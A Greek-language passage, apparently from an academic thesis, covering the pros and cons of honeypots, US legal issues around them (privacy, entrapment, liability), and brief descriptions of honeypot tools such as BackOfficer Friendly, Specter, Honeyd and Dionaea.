Χαρακτηριστικό παράδειγμα είναι η δημιουργία ενός honeypot λογαριασμού (login) που μπορεί να βοηθήσει στην παρακολούθηση κακόβουλων ενεργειών.

1.7 Πλεονεκτήματα και μειονεκτήματα χρήσης των Honeypots

Για να δούμε την σπουδαιότητα της χρήσης των honeypots θα προσπαθήσουμε να παραθέσουμε τα βασικά πλεονεκτήματα και μειονεκτήματα της τεχνολογίας των honeypots.

1.7.1 Πλεονεκτήματα

Μία από τις προκλήσεις που η κοινότητα ασφάλειας αντιμετωπίζει είναι η απόκτηση αξίας από τα δεδομένα. Οργανισμοί συλλέγουν τεράστιες ποσότητες δεδομένων κάθε μέρα, συμπεριλαμβανομένων αρχείων firewall, αρχεία καταγραφής του συστήματος, και ειδοποιήσεις εντόπισης εισχώρησης (Intrusion Detection alerts). Ο τεράστιος όγκος των πληροφοριών μπορεί να γίνει αφόρητος, γεγονός που καθιστά εξαιρετικά δύσκολο να προκύψει κάποια αξία από τα δεδομένα. Τα Honeypots, από την άλλη πλευρά, συγκεντρώνουν πολύ λίγα στοιχεία, αλλά αυτό που κάνουν συνήθως είναι να συλλέγουν στοιχεία υψηλής αξίας. Η έννοια του honeypot περί μη αναμενόμενης παραγωγικής δραστηριότητας μειώνει δραματικά το επίπεδο του θορύβου. Αντί της καταγραφής πολλών gigabytes δεδομένων κάθε μέρα, τα περισσότερα honeypots συλλέγουν αρκετά megabytes δεδομένων ανά ημέρα. Οποιοδήποτε από τα στοιχεία που καταγράφεται, έχει πιθανότητα σαρωθεί, εξεταστεί ή δεχτεί επίθεση, κατατάσσεται στις πληροφορίες υψηλής αξίας.

Τα Honeypots μπορούν να μας δώσουν τις ακριβείς πληροφορίες που χρειαζόμαστε για μια γρήγορη και εύκολη στην κατανόηση μορφή. Το γεγονός αυτό καθιστά την ανάλυση πολύ πιο εύκολη και το χρόνος αντίδρασης πολύ πιο γρήγορο. Για παράδειγμα, το HoneyNet Project, μια ομάδα έρευνας honeypots, συγκεντρώνει κατά μέσο όρο λιγότερο από 1MB δεδομένων ανά ημέρα. Ακόμη και αν αυτό είναι ένα πολύ μικρό ποσό δεδομένων, αυτό περιλαμβάνει κατά κύριο λόγο κακόβουλες δραστηριότητες. Τα δεδομένα αυτά μπορούν στη συνέχεια να χρησιμοποιηθούν για τη στατιστική μοντελοποίηση, την ανάλυση των τάσεων, την ανίχνευση επιθέσεων, ή ακόμη και την έρευνα των επιτιθέμενων. Έτσι παρόμοια με τη χρήση ενός μικροσκοπίου, ότι στοιχεία έχουμε συλλάβει τοποθετούνται κάτω από το εικονικό μικροσκόπιο μας για λεπτομερή έλεγχο.

- Χαμηλή ανάγκη πόρων. Όπως αναφέραμε και παραπάνω η πλειοψηφία των honeypots, ειδικά τα low και medium interaction, έχουν χαμηλές απαιτήσεις πόρων.
- Απλότητα. Τα περισσότερα εργαλεία είναι απλά και δυναμικά χωρίς να χρησιμοποιούν πολύπλοκους και υψηλούς σε κατανάλωση πόρους αλγορίθμους όπως ένα IDS.
- Ανακάλυψη νέων απειλών. Τα honeypots μπορούν να ανιχνεύσουν νέα είδη επιθέσεων και απειλών. Η οποιαδήποτε δραστηριότητα στο honeypot θεωρείται ανωμαλία, και καταγράφεται.

- False Positives. Ένα κλασσικό πρόβλημα σε παρόμοιες τεχνολογίες, όπως το IDS είναι αυτό των αυξημένων false positives. Αντίθετα, μιας και η οποιαδήποτε δραστηριότητα ή επικοινωνία με το honeypot θεωρείται μη θεμιτή, ο αριθμός των false positives μειώνεται δραματικά.
- Εσωτερικές απειλές. Τα honeypots αποτελούν μια καλή λύση σε περιπτώσεις οργανισμών ή εταιριών που θεωρούν ότι έχουν αυξημένη πιθανότητα να κολλήσουν κάποιον ιό ή worm που θα κάνει επιθέσεις στο δίκτυο από μέσα.
- Τα honeypots μπορούν να λειτουργήσουν ως συστήματα πρώιμης ειδοποίησης των διαχειριστών για τις αδυναμίες που εμφανίζει ένα πραγματικό σύστημα παραγωγής.
- Ανυπαρξία υπηρεσιών παραγωγής: τα honeypots προσομοιώνουν υπηρεσίες που μοιάζουν με πραγματικές ενώ στην ουσία πρόκειται για απλά σενάρια εντολών (scripts) που συμπεριφέρονται με πειστικό τρόπο. Για αυτό δεν υπάρχει κανένας λόγος κάποιος διαχειριστής ή νόμιμος χρήστης να αλληλοεπιδρά με ένα honeypot. Έτσι είναι εύκολη η κατηγοριοποίηση ως κακόβουλης οποιασδήποτε απόπειρας σύνδεσης ή δραστηριότητας εντός του honeypot.

1.7.2 Μειονεκτήματα

- Ρίσκο. Είναι το κύριο μειονέκτημα των honeypots. Παρόλο που σε πολλές περιπτώσεις το να καταληφθεί ένα μηχάνημα είναι το ζητούμενο, η πιθανότητα να χρησιμοποιηθεί το σύστημα ως πλατφόρμα επίθεσης προς άλλα δίκτυα παραμένει.
- Τα honeypots είναι άχρηστα αν κανένας δεν επιτεθεί σε αυτά.
- Περιορισμένη παρακολούθηση. Μπορούν να αναγνωρίσουν και να καταγράψουν επιθέσεις που έχουν προορισμό το ίδιο το honeypot και όχι άλλες συσκευές του δικτύου.
- Πολυπλοκότητα. Τα honeypots αυξάνουν την πολυπλοκότητα στην αρχιτεκτονική και τοπολογία του δικτύου.
- Fingerprinting. Στις περισσότερες περιπτώσεις ένας επιτιθέμενος με αρκετή εμπειρία μπορεί γρήγορα να καταλάβει πως το δίκτυο/μηχάνημα στο οποίο επιτίθεται δεν είναι πραγματικό.
- Τα honeypots μπορούν να χρησιμοποιηθούν ως γέφυρες για την διενέργεια επιθέσεων σε άλλα συστήματα με τα οποία υπάρχει συνδεσιμότητα. Αυτή η περίπτωση αφορά στα honeypots υψηλής αλληλεπίδρασης και πρέπει να ληφθούν μέτρα για την αποφυγή της.

1.8 Νομική Πλευρά

Για να είναι τα honeypots αποτελεσματικά, κάθε οργανισμός που τα χρησιμοποιεί θα πρέπει να διαθέτει μια σαφώς καθορισμένη πολιτική ασφάλειας. Μια πολιτική ασφάλειας καθορίζεται από το πώς ένας οργανισμός προσεγγίζει, υλοποιεί, και ενισχύει τα μέτρα ασφαλείας με σκοπό να μετριάσει τους κινδύνους για το περιβάλλον του. Ένα honeypot είναι ένα τεχνικό εργαλείο που χρησιμοποιείται για την ενδυνάμωση αυτής της πολιτικής. Εάν η πολιτική δεν είναι σαφώς καθορισμένη, τότε ένα honeypot δεν μπορεί να συμβάλει πολύ. Για παράδειγμα, εάν ένα honeypot χρησιμοποιείται για ανίχνευση, η αξία του ισχυροποιείται όταν ανιχνεύει παράνομες

δραστηριότητες, όπως σαρώσεις, διερευνήσεις, ή επιθέσεις. Ένα τέτοιο honeypot μπορεί να εντοπίσει έναν εργαζόμενο να σαρώνει διαδοχικά κάθε σύστημα μέσα στο δίκτυο ενός οργανισμού με σκοπό να βρει ελεύθερα αρχεία, τα οποία μοιράζονται σταθμοί εργασίας συναδέλφων. Το honeypot είναι επιτυχημένο όταν ανιχνεύει τις διερευνήσεις και ειδοποιεί τον διαχειριστή ασφαλείας.

Ωστόσο, μήπως είναι παράνομη αυτή η δραστηριότητα; Αυτό εξαρτάται από την πολιτική ασφάλειας της εταιρείας. Αυτού του είδους η οργανωτική πολιτική είναι κρίσιμη και για ένα δεύτερο λόγο: τη νομιμότητα των honeypots. Έτσι, οι οργανισμοί πρέπει να καθορίσουν εάν είναι νόμιμο να χρησιμοποιείται ένα honeypot. Μπορεί ένα honeypot να καταγράφει τις δραστηριότητες ενός υπαλλήλου, ακόμη και αν ο εργαζόμενος διεξάγει μη εξουσιοδοτημένες δραστηριότητες; Η απάντηση μπορεί να φαίνεται απλή, αλλά αν η πολιτική ασφαλείας δεν καθορίζει σαφώς τις εξουσιοδοτημένες δραστηριότητες παρακολούθησης, η νομιμότητα των honeypots μπορεί να αναχθεί σε ένα σημαντικό ζήτημα. Είναι ζωτικής σημασίας ότι οι πολιτικές ασφάλειας αναφέρουν ποιες λειτουργίες παρακολούθησης, μέσω των τεχνολογιών ελέγχου, δεν επιτρέπονται. Για παράδειγμα, μια πολιτική ασφάλειας μπορεί να δηλώνει ότι τα honeypots επιτρέπονται, αλλά τι ακριβώς σημαίνει αυτό; Ένας οργανισμός μπορεί να επιτρέψει honeypots σαρώσεις για την ανίχνευση ή διερεύνηση, αλλά μπορεί να επιτρέψει και honeypots έρευνας που έχουν την δυνατότητα να συλλέγουν πληκτρολογήσεις ή συνομιλίες από συνεδρίες διαδικτυακών συζητήσεων; Τα ζητήματα αυτά πρέπει σαφώς να καθορίζονται πριν τα honeypots αναπτυχθούν.

Τα ζητήματα νομιμότητας των Honeypots είναι περίπλοκα επειδή εξαρτώνται από τη νομοθεσία κάθε χώρας, η οποία διαφέρει από χώρα σε χώρα. Σημαντική παράμετρος για να κριθεί η νομιμότητα ενός Honeypot είναι και η χρήση που θα έχει: θα αναγνωρίζει απλώς επιθέσεις, θα τις σταματάει ή θα χρησιμοποιείται για τη ποινική δίωξη των εισβολέων; Παρόμοια, το τι θα κάνουν οι εισβολείς στο Honeypot μπορεί να έχει επίπτωση στη νομιμότητα του Honeypot, στη περίπτωση που πάρουν τον έλεγχο του συστήματος και προκαλέσουν βλάβες σε άλλους μέσω του Honeypot. Αυτά είναι λίγα από τα ζητήματα που προκύπτουν συχνά καθώς τα Honeypots είναι τεχνολογία που εμφανίστηκε τα τελευταία χρόνια.

Η ελληνική νομοθεσία είναι ελλιπής σε εξειδικευμένα ζητήματα ασφαλείας τηλεπικοινωνιών και δεν προσφέρει νομικά προηγούμενα. Θα χρησιμοποιήσουμε σαν σημείο αναφοράς την αμερικανική νομοθεσία, καθώς είναι περισσότερο ενημερωμένη σχετικά με τέτοια ζητήματα αλλά και επειδή είναι συνήθως προπομπός εξελίξεων και στην ελληνική νομοθεσία όταν πρόκειται για νομικά ζητήματα τεχνολογικής φύσεως.

Η αμερικανική νομοθεσία διαθέτει τέσσερις πράξεις, οι οποίες θα μπορούσαν να εφαρμοστούν και στη τεχνολογία των Honeypots:

- **Τέταρτη τροπολογία**

- **Ομοσπονδιακός νόμος περί απορρήτου των επικοινωνιών** (Electronic Communication Privacy Act)
- **Ομοσπονδιακός νόμος περί ενσύρματων επικοινωνιών** (Federal Wiretap Act)
- **The Pen Register/Trap**

Η τέταρτη τροπολογία περιορίζει το δικαίωμα των κρατικών υπηρεσιών να ερευνούν και να αποκτούν στοιχεία χωρίς προηγουμένως να έχουν εξασφαλίσει ένταλμα. Η τροπολογία επεκτείνεται και στις ηλεκτρονικές επικοινωνίες και στο κατά πόσο οι υπηρεσίες έχουν το δικαίωμα να συλλέγουν στοιχεία παρακολουθώντας τη δραστηριότητα των χρηστών ενός δικτύου. Ο νόμος περί ενσύρματων επικοινωνιών και ο Pen Register/Trap καλύπτουν ζητήματα παρακολούθησης, σε πραγματικό χρόνο, δικτύων φωνής ή δεδομένων. Ειδικότερα ο νόμος περί ενσύρματων επικοινωνιών καλύπτει τη συλλογή δεδομένων από ενσύρματες επικοινωνίες ενώ ο Pen Register/Trap καλύπτει τη συλλογή δεδομένων δρομολόγησης, διευθυνσιοδότησης και μετάδοσης σημάτων που διατρέχουν αυτές τις επικοινωνίες. Τέλος, ο νόμος περί απορρήτου των επικοινωνιών αφορά τη πρόσβαση και τη δημοσίευση πληροφοριών χρηστών και περιεχομένων των αρχείων τους από τους ISP (Internet Services Providers).

Όπως αναφέρθηκε και προηγουμένως, η πολιτική ασφαλείας ενός οργανισμού παίζει εξαιρετικά κρίσιμο ρόλο στο καθορισμό του τρόπου λειτουργίας ενός Honeypot, καθώς θα μπορούσε, υπό ορισμένες προϋποθέσεις να σημάνει και παραβίαση όρων συμβολαίων με αποτέλεσμα να προκαλείται ζημιά σε έναν οργανισμό. Οπότε είναι σκόπιμο να ζητείται νομική συμβουλή, πριν υλοποιηθεί κάποια λύση Honeypot σε επίπεδο οργανισμού.

Πέρα από τη πολιτική ασφαλείας, υπάρχουν ακόμα τρία ζητήματα που παίζουν πρωτεύοντα ρόλο στη νομιμότητα των Honeypots: Η ιδιωτικότητα (privacy), η παγίδευση (entrapment) και η αστική ευθύνη. Η ιδιωτικότητα αφορά στο κατά πόσο η τεχνολογία των Honeypots παραβιάζει το ιδιωτικό απόρρητο των χρηστών, καθώς κάτι τέτοιο σε ορισμένες περιπτώσεις είναι παράνομο ακόμα και αν πρόκειται για χρήστες που έχουν παραβιάσει σκόπιμα το Honeypot. Επίσης αφορά το σεβασμό των δικαιωμάτων των χρηστών αλλά και το όριο που τίθεται στη συλλογή πληροφοριών από τη δραστηριότητα τους. Το ζήτημα της παγίδευσης (entrapment) αφορά κατά πόσο η τεχνολογία των Honeypots εφαρμόζει το δόγμα της παγίδευσης των χρηστών και αν ναι, κατά πόσο και υπό ποιες συνθήκες είναι αυτό νόμιμο. Το τρίτο ζήτημα, η αστική ευθύνη, αφορά στο αν ένας οργανισμός θα μπορούσε να θεωρηθεί νομικά υπόλογος στη περίπτωση που εισβολείς κατορθώσουν να χρησιμοποιήσουν τα Honeypots για να προκαλέσουν βλάβες σε τρίτα άτομα ή για να αποθηκεύσουν παράνομο υλικό όπως επιβλαβές λογισμικό.

Στην αμερικανική νομοθεσία προς το παρόν, η τεχνολογία των Honeypots δεν αναφέρεται πουθενά συγκεκριμένα επειδή αυτή η τεχνολογία συνεχίζει να θεωρείται σχετικά καινούρια και να εξελίσσεται. Αυτό δε σημαίνει ότι δεν υπάρχουν πεδία της νομοθεσίας τα οποία θα μπορούσαν να βρουν εφαρμογή και στα Honeypots. Η αμερικανική νομοθεσία βασίζεται κατά

πολύ στα νομικά προηγούμενα. Προς το παρόν δεν υπάρχουν γνωστές περιπτώσεις νομικώς προηγούμενων που να αφορούν τα Honeypots.

1.7.1 Ιδιωτικότητα

Τα νομικά ζητήματα γύρω από την ιδιωτικότητα μπορούν να είναι εξαιρετικά πολύπλοκα. Η ιδιωτικότητα εστιάζει στην εμπιστευτικότητα των πληροφοριών. Όταν ένας διαχειριστής παρακολουθεί τη χρήση ενός δικτύου, οι χρήστες χάνουν αναπόφευκτα σε κάποιο βαθμό την ιδιωτικότητά τους ως προς τον διαχειριστή. Έτσι εγείρονται ζητήματα όπως: Έχουν οι χρήστες το δικαίωμα της ιδιωτικότητας όσον αφορά στη χρήση του δικτύου ή στο υλικό που αποθηκεύουν σε αυτό; Έχουν οι εισβολείς δικαίωμα να υποκρύπτουν τις ενέργειες που προβαίνουν στο δίκτυο ακόμα και αν αυτές έχουν βλαπτικό σκοπό; Έχει ένας διαχειριστής το δικαίωμα να εγκαταστήσει ένα Honeypot και μέσω αυτού να παρακολουθεί τις πληκτρολογήσεις των χρηστών ή την μεταξύ τους επικοινωνία;

Αυτά τα ζητήματα καλύπτουν όλους τους τύπους των Honeypots αλλά αφορούν ιδιαίτερα τα honeypots υψηλής αλληλεπίδρασης, όπως τα Honeynets, καθώς αυτά έχουν τη δυνατότητα να συλλέγουν λεπτομερείς πληροφορίες σχετικά με τη δραστηριότητα των χρηστών. Τα Honeypots χαμηλής αλληλεπίδρασης έχουν περιορισμένες δυνατότητες συλλογής πληροφοριών, καταγράφουν κυρίως τις IP που εμπλέκονται σε επιθέσεις. Από την άλλη, τα Honeypots υψηλής αλληλεπίδρασης μπορούν να καταγράψουν ακόμα και τις επικοινωνίες των εισβολέων όπως e-mails ή συνομιλίες chat που γίνονται από το honeypot. Κάθε οργανισμός έχει νομικές υποχρεώσεις σχετικά με το είδος των πληροφοριών που επιτρέπεται να συγκεντρώνουν, τον τρόπο συγκέντρωσης, τους λόγους για τους οποίους γίνεται η συγκέντρωση καθώς και τη χρήση των πληροφοριών που συγκεντρώνουν. Το πρόβλημα με τα Honeypots βρίσκεται στη δυνατότητα τους όχι απλώς να αλληλοεπιδρούν με τον εισβολέα αλλά και να καταγράφουν κάθε επικοινωνία τους με τρίτα άτομα, εφόσον αυτή περνάει μέσα από αυτά. Έτσι το ζήτημα είναι να καθοριστούν το είδος και ο τρόπος συλλογής πληροφοριών από τα Honeypots, με τέτοιο τρόπο ώστε να μην παραβιάζει την ιδιωτικότητα των χρηστών.

1.7.2 Παγίδευση

Ένα άλλο νομικό ζήτημα που εγείρει το ενδιαφέρον πολλών ατόμων ακούει στον όρο «παγίδευση». Πολλά άτομα και οργανισμοί πιστεύουν ότι τα honeypots έχουν επιπτώσεις παγίδευσης και ως εκ τούτου δεν μπορούν να αναπτυχθούν. Στις περισσότερες περιπτώσεις, αυτή η ανησυχία είναι πολύ υπερεκτιμημένη. Θέτοντας το πιο συνοπτικά, παγίδευση είναι μια νομική προστασία για να αποφευχθεί η καταδίκη, και όχι μια βάση για κάποια ποινική ευθύνη. Ωστόσο, επειδή υπάρχει μεγάλη σύγχυση στο εσωτερικό της κοινότητας ασφαλείας σχετικά με την παγίδευση, θα προσπαθήσουμε να την εξετάσουμε με κάποια μεγαλύτερη ακρίβεια.

Λέμε ότι συμβαίνει παγίδευση όταν αληθεύουν τα εξής: ένας νόμος επιβολής υπάλληλου ή αντιπροσώπου της κυβέρνησης αποτελεί κίνητρο για ένα άτομο να διαπράξει ένα έγκλημα, μέσω της απάτης ή της αδικαιολόγητης πειθούς, σε μια προσπάθεια να φέρει αργότερα ποινική δίωξη κατά του εν λόγω προσώπου.

Στην πραγματικότητα, παγίδευση είναι μια στενή νομική προστασία, που ισχύει μόνο εάν ο υπάλληλος ή ο πράκτορας επιβολής του νόμου προκαλεί τον εναγόμενο να διαπράξει μια αξιόποινη πράξη για την επακόλουθη ποινική δίωξη, όταν ο εναγόμενος δεν είχε προδιάθεση για την εκτέλεση της πράξης δίχως την παρουσία της προτροπής. Ο εναγόμενος ίσως αυξήσει την άμυνα παγίδευσής του σε μια προσπάθεια να αποφευχθεί η ποινική καταδίκη. Ένας ιδιωτικός διαχειριστής honeypot δεν είναι ένας υπάλληλος επιβολής του νόμου, έτσι ώστε η άμυνα παγίδευσης να μην ασκηθεί. Ομοίως, αν δεν υπάρχει η επακόλουθη ποινική δίωξη, στη συνέχεια αν η εισβολή ήταν «παγιδευμένη» είναι ένα καθαρά ακαδημαϊκό ζήτημα.

Εάν μια κυβερνητική οργάνωση ή ένας ιδιωτικός οργανισμός που εργάζονται για λογαριασμό της κυβέρνησης αναπτύξουν ένα honeypot με στόχο την ποινική δίωξη των επιτιθέμενων, τότε ο οργανισμός μπορεί να θελήσει να εξετάσει το ενδεχόμενο ότι ο εισβολέας θα μπορούσε να προβάλει άμυνα παγίδευσης. Ακόμη και τότε, ωστόσο, ο εναγόμενος που έχει προδιάθεση να διαπράξει ένα έγκλημα, όπως τη πειρατεία, δεν είναι παγιδευμένος στο να διαπράξει αυτό το έγκλημα απλά επειδή του ή της δόθηκε η ευκαιρία να διαπράξει το έγκλημα από την ανάπτυξη ενός υπολογιστή που τυγχάνει να είναι honeypot.

1.7.2 Αστική ευθύνη

Ένα τρίτο νομικό ζήτημα σε σχέση με τα honeypots είναι η απορρέουσα ευθύνη. Εάν ένα honeypot τίθεται σε κίνδυνο και στη συνέχεια χρησιμοποιείται για να επιτεθεί σε συστήματα άλλων οργανισμών, θα μπορούσε να θεωρηθεί ο διαχειριστής honeypot υπεύθυνος όσον αφορά την αγωγή που ασκήθηκε από τα απορρέοντα θύματα; Παρά το γεγονός ότι η ζημία προκλήθηκε από τον εισβολέα και όχι από τον φορέα εκμετάλλευσης, εάν το honeypot ήταν ασφαλές, ο εισβολέας δεν θα ήταν σε θέση να το χρησιμοποιήσει για να προκαλέσει βλάβη σε άλλους. Σημειώστε ότι η ευθύνη, αν υπάρχει, είναι θέμα του κράτους. Αυτό σημαίνει ότι θα χρειαστεί να συνεργαστεί με συνήγορο που γνωρίζει το νόμο του κράτους στον οποίο βρίσκεται η εταιρεία σας και τα αναπτυγμένα honeypots σας. Το έργο του νομικού συμβούλου σας μπορεί να είναι ακόμη πιο περίπλοκο από αυτό, γιατί μπορεί να είναι δύσκολο να προβλεφθεί εκ' των προτέρων ποιου κράτους οι νόμοι πρέπει να εφαρμοστούν. Για παράδειγμα, ένα απορρέων θύμα στο Νέο Μεξικό από ένα honeypot που βρίσκεται στο Maine, ίσως είναι σε θέση να ασκήσει αγωγή στο Νέο Μεξικό, σύμφωνα με το δίκαιο του Νέου Μεξικού, κατά του φορέα εκμετάλλευσης honeypot. Το κυβερνητικό δίκαιο δεν χρειάζεται να είναι κατ' ανάγκη αυτό του κράτους στο οποίο είναι εντοπισμένο το honeypot.

Υποθέτοντας ότι το απορρέων θύμα υπέστη ζημία ως αποτέλεσμα της επίθεσης που ξεκίνησε από honeypot μας, το ζήτημα της ευθύνης εξαρτάται εν μέρει από το αν έχουμε το καθήκον της μέριμνας προς τα θύματα να κρατήσουν το σύστημα του υπολογιστή μας ασφαλή ή τουλάχιστον πιο ασφαλές από ότι ήταν. Πολλοί έχουν προτείνει ότι αυτό θα πρέπει να συμβαίνει, αλλά μέχρι σήμερα δεν έχουν υπάρξει δικαστικές αποφάσεις δημοσιευμένες στις Ηνωμένες Πολιτείες όσον αφορά την αντιμετώπιση του θέματος. Ορισμένοι προβλέπουν ότι από τη στιγμή που άνοιξε την πόρτα, ο κίνδυνος της αστικής ευθύνης θα είναι το πρωταρχικό κίνητρο για τους διαχειριστές του συστήματος, τους διευθυντές τους, τους οργανισμούς χρηματοδότησης και τους ασφαλιστικούς

φορείς. Τα honeypots είναι δυνατό να δεχθούν τέτοιου είδους αγωγές. Ένας διαχειριστής honeypot μπορεί να κληθεί να αποδείξει ότι έχει λάβει όλα τα αναγκαία μέτρα ασφαλείας, αν ένας εισβολέας χρησιμοποιήσει το honeypot του για να βλάψει τα ευαίσθητα συστήματα υπολογιστών ενός οργανισμού.

Υπάρχουν μερικοί τρόποι να περιοριστεί ο κίνδυνος να χρησιμοποιηθεί ένα Honeypot από εισβολείς ώστε να προκαλέσουν βλάβες σε τρίτα άτομα. Ο σκοπός είναι να καταστεί όσο γίνεται δυσκολότερο για έναν εισβολέα να χρησιμοποιήσει πόρους ενός οργανισμού για να βλάψει άλλα συστήματα. Ενέργειες που έχουν ως στόχο να ληφθούν λογικά μέτρα ώστε να περιοριστεί ένας τέτοιος κίνδυνος, αποτελούν απόδειξη ότι ένας οργανισμός έδειξε επιμέλεια στη λήψη μέτρων ασφαλείας η οποία θα μπορούσε να χρησιμοποιηθεί και νομικά.

Όσον αφορά τα Honeypots χαμηλής αλληλεπίδρασης, επιβάλλεται η χρήση της τελευταίας έκδοσης του λογισμικού καθώς και η εγκατάσταση όλων των διαθέσιμων patches. Επίσης εξασφαλίζεται ότι το λειτουργικό σύστημα του συστήματος που φιλοξενεί το honeypot δεν είναι ευάλωτο σε επιθέσεις. Ακόμα, απαιτείται η χρήση των καλύτερων πρακτικών ασφαλείας ώστε να «κλειδώσει» το σύστημα απέναντι σε πιθανές επιθέσεις. Αυτές οι ενέργειες θα προστατεύσουν το Honeypot από άγνωστες επιθέσεις ή τρωτά σημεία.

Για τα Honeypots υψηλής αλληλεπίδρασης πρέπει να διασφαλίζεται η αποτελεσματικότητα των μηχανισμών ελέγχου της ροής δεδομένων. Παραδείγματα τέτοιων μηχανισμών είναι τα firewalls ή οι routers. Αυτοί οι μηχανισμοί εξασφαλίζουν ότι ακόμα και ένας εισβολέας πάρει τον έλεγχο ενός Honeypot, δεν θα είναι σε θέση να βλάψει άλλα συστήματα μέσω αυτού.

Τέλος υπάρχει ένας ακόμα κίνδυνος για τα Honeypots που θα πρέπει να λαμβάνεται σοβαρά υπόψη: Η πιθανότητα να χρησιμοποιηθεί το Honeypot για την αποθήκευση και μετάδοση παράνομου υλικού. Αν ο διαχειριστής ανακαλύψει κλεμμένες πληροφορίες, όπως αριθμοί πιστωτικών καρτών, στο σύστημα ή αν ανακαλύψει ότι ο εισβολέας διανέμει παράνομο υλικό μέσω του Honeypot, θα είναι σε θέση ο οργανισμός να διαθέσει τους κατάλληλους πόρους να επιτηρήσει το Honeypot, να τερματίσει τη παράνομη δραστηριότητα και να αναφέρει τέτοιες δραστηριότητες σε τακτικό χρονικό διάστημα; Είναι απαραίτητο να ληφθούν όλες οι απαραίτητες ενέργειες ώστε να αποφευχθεί η χρήση του Honeypot για τέτοιες παράνομες ενέργειες και παράλληλα να χαραχθούν λογικές και καλά μελετημένες πολιτικές λαμβάνοντας υπόψη τους διαθέσιμους πόρους του οργανισμού.

1.8 Μερικά από τα γνωστότερα honeypots

Επιλέξαμε τα συγκεκριμένα αυτά έξι honeypots επειδή εκπροσωπούν το ευρύ φάσμα των διαφορετικών honeypots και των χρήσεών τους. [7] Τα περιεχόμενα υποστηρίζουν εμπορικές λύσεις, δυνατότητες οικίας και λύσεις ανοιχτού κώδικα. Επίσης, οι λύσεις αυτές αντιπροσωπεύουν τόσο honeypots παραγωγής όσο και έρευνας, με δυνατότητες εκτέλεσης σε διάφορες πλατφόρμες και κάνοντας χρήση διαφορετικών εφαρμογών. Θα ξεκινήσουμε

κάνοντας αναφορά στο απλούστερο honeypot, με το χαμηλότερο επίπεδο αλληλεπίδρασης, και σταδιακά θα κατευθυνόμαστε προς τα πιο σύνθετα, εκείνα με τα υψηλότερα επίπεδα αλληλεπίδρασης. Γενικότερα, ισχύουν οι εξής κανόνες:

- Το επίπεδο αλληλεπίδρασης καθορίζει το επίπεδο λειτουργικότητας ή δραστηριότητας ενός εισβολέα με ένα honeypot.
- Όσο πιο πολύ αλληλοεπιδρά με τον εισβολέα ένα honeypot, τόσο περισσότερα μπορούμε να μάθουμε για αυτόν.
- Όσο μεγαλύτερη είναι η αλληλεπίδραση, τόσο περισσότερη δουλειά απαιτείται για να αναπτυχθεί και να συντηρηθεί το honeypot.
- Όπως και το ότι όσο μεγαλύτερη είναι η αλληλεπίδραση, τόσο μεγαλύτερος κίνδυνος παραμονεύει για τα συστήματά μας.

1.8.1 BackOfficer Friendly

Το BackOfficer Friendly, ή BOF όπως λέγεται συνήθως, είναι μια απλή, δωρεάν λύση honeypot που αναπτύχθηκε από τον Marcus Ranum και τους ανθρώπους του Network Flight Recorder. Το BOF είναι ένα χαμηλής αλληλεπίδρασης honeypot σχεδιασμένο να λειτουργεί σε σχεδόν οποιοδήποτε σύστημα των Windows. Είναι ένα εξαιρετικό μέρος για να ξεκινήσει η περιήγησή μας στα honeypots, αφού ο καθένας μπορεί να το εγκαταστήσει στο σύστημά του. Είναι πολύ απλό να εγκατασταθεί, εύκολο στη ρύθμιση και χαμηλής συντήρησης. Ωστόσο, αυτή η απλότητα έχει το κόστος των περιορισμένων δυνατοτήτων. Περιλαμβάνει ένα μικρό σύνολο υπηρεσιών που απλώς αναμένουν στις θύρες, με ιδιαίτερα περιορισμένες δυνατότητες εξομοίωσης.

1.8.2 Specter

Το Specter είναι ένα εμπορικά υποστηριζόμενο honeypot που αναπτύχθηκε και πουλήθηκε από τους ανθρώπους της NetSec. Όπως και το BOF, το Specter είναι χαμηλής αλληλεπίδρασης honeypot, αλλά με πολύ μεγαλύτερη λειτουργικότητα και δυνατότητες από αυτές του BOF. Το Specter όχι μόνο μπορεί να μιμηθεί περισσότερες υπηρεσίες, αλλά και διαφορετικά λειτουργικά συστήματα και τρωτά σημεία. Έχει επίσης εκτεταμένες προειδοποιήσεις και δυνατότητες καταγραφής. Επειδή το Specter μιμείται μόνο υπηρεσίες με περιορισμένη αλληλεπίδραση, είναι εύκολο να αναπτυχθεί, απλό να διατηρήσει, και χαμηλού κινδύνου. Ωστόσο, σε σύγκριση με τα μεσαίας και υψηλής αλληλεπίδρασης honeypots, είναι περιορισμένο το ποσό των πληροφοριών που μπορεί να συγκεντρώσει, καθιστώντας το πρωτίστως ένα honeypot παραγωγής.

1.8.3 Honeyd

Το Honeyd είναι ένα χαμηλής αλληλεπίδρασης honeypot ανοιχτού κώδικα. Πρωταρχικός σκοπός του είναι να ανιχνεύει, να συλλαμβάνει και να προειδοποιεί για ύποπτες δραστηριότητες. Αναπτύχθηκε από τον Niels Provos τον Απρίλιο του 2002, εισάγοντας πολλές νέες έννοιες για την τεχνολογία των honeypots. Πρώτον, δεν παρακολουθεί μια μόνο διεύθυνση IP για δραστηριότητες, απεναντίας παρακολουθεί τα δίκτυα εκατομμυρίων συστημάτων. Όταν ανιχνεύει απειλές εναντίον ενός συστήματος που δεν υπάρχει, προσλαμβάνει δυναμικά την ταυτότητα του θύματος και στη συνέχεια αλληλοεπιδρά με τον εισβολέα, αυξάνοντας εκθετικά

τη δυνατότητα του honeypot να εντοπίσει και να συλλάβει τις επιθέσεις. Μπορεί να μιμηθεί εκατοντάδες λειτουργικά συστήματα, κατά την εφαρμογή και τα επίπεδα στοίβας IP. Ως λύση ανοιχτού λογισμικού, το Honeyd είναι μια δωρεάν τεχνολογία με πλήρη πρόσβαση στον πηγαίο κώδικα. Μπορούμε να προσαρμόσουμε τις δικές μας λύσεις είτε να χρησιμοποιήσουμε εκείνες που έχουν ήδη αναπτυχθεί από άλλα μέλη της κοινότητας ασφαλείας. Σχεδιασμένο για την πλατφόρμα Unix, το Honeyd είναι σχετικά εύκολο στην εγκατάσταση και ρύθμιση, στηριζόμενο κυρίως στο περιβάλλον της γραμμής εντολών.

1.8.4 Diona

Το Diona honeypot έχει ως scripting γλώσσα προγραμματισμού την Python, με βάση την οποία μπορεί να μιμηθεί κάποια δικτυακά πρωτόκολλα. Είναι σε θέση να ανιχνεύει shellnodes χρησιμοποιώντας την βιβλιοθήκη LibEmu και υποστηρίζει IPv6 και TLS.

1.8.5 ManTrap

